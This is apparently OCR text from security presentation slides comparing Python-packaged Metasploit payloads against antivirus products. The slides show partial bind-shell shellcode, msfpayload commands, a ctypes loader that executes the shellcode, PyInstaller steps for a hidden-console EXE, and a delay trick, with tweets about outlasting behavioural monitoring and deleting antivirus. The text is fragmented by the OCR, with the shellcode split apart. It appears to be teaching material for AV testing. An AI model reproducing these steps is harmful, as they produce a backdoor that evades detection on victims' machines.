shellcode = ("\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
"\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3"
```

```
"\x56\x56\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56"
"\x46\xff\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5\xa2\x56"
"\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75"
"\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5");
```

Compile it on Windows

- Install these things, in order
  - Python 2.7
  - PyWin32
  - pip-Win
  - PyInstaller
- This creates an EXE file that listens on a TCP port



DEMO

- On Kali

```
msfpayload windows/shell_bind_tcp C > foo
nano foo
```

- Change top to

```
from ctypes import *
shellcode = (
```

- Change bottom to


```
);
memorywithshell = create_string_buffer(shellcode,
len(shellcode))
shell = cast(memorywithshell,
CFUNCTYPE(c_void_p))
shell()
```

DEMO

- On Windows, in pip-Win:

```
venv -c -i pyi-env-name
pyinstaller --onefile --noconsole foo
```


VirusTotal: 1/50 Detection



Norton Support


- I Tweeted about this, and @NortonSupport replied
- VirusTotal is not a fair test, because real installed Norton uses Heuristic Scanning
- @NortonSupport gave me a link for a 30-day trial version :)

Norton Wins!


Norton Internet Security
Sign in
Settings
Performance
Feedback
Account
Support
File Insight
Help
A program was behaving suspiciously on your computer.
This program was removed.
foo.exe
Threat name:
SONAR.Heuristic.120
Details
Very Few Users, Very New, Risk High
Origin
Downloaded from Unknown
Activity
Actions performed: 6
Show
File Actions
File: c:\users\sam\desktop\foo.exe
Removed
File: c:\users\sam\appdata\local\temp_mei32922\microsoft.vc90.crt.manifest
Removed
Directory: c:\users\sam\appdata\local\temp_mei32922
Removed
Norton
Copy to Clipboard
Restore
Options
Close
Family


Kaspersky Wins!

- Avast! doesn't detect it
- Kaspersky detects it as HEUR:Trojan.Win32.Generic



Python v. AV

Round 2
shell_bind_tcp
with a delay




Bobby 'Tables @info_dox 17m
@sambowne @NortonSupport You know it would take like, 2 minutes of python work to evade that, right?
View

Sam Bowne @sambowne 17m
@info_dox @NortonSupport I don't know; please tell me how!
View

Bobby 'Tables
@info_dox

@sambowne @NortonSupport k, so you are being pinged by the behavioral analysis nonsense, right? Those things dont monitor forever ;)


3:40pm · 20 Mar 14 · web



Bobby 'Tables
@info_dox

@sambowne @NortonSupport they normally only watch a process for a minute or two to see if they do anything nasty. they also hook sleep() tho

3:41pm · 20 Mar 14 · web



Bobby 'Tables
@info_dox

@sambowne @NortonSupport theres the clue: do nothing malicious until it stops monitoring, then do errything malicious. Including deleting AV

3:41pm · 20 Mar 14 · web

DEMO


- On Kali

```
cp foo foo2
nano foo2
x=raw_input("Press Enter to continue")
```


- On Windows, in pip-Win:

```
venv -c -i pyi-env-name
pyinstaller --onefile foo2
```

Norton, Avast, & MSE Lose!



Kaspersky Wins!



Python v. AV

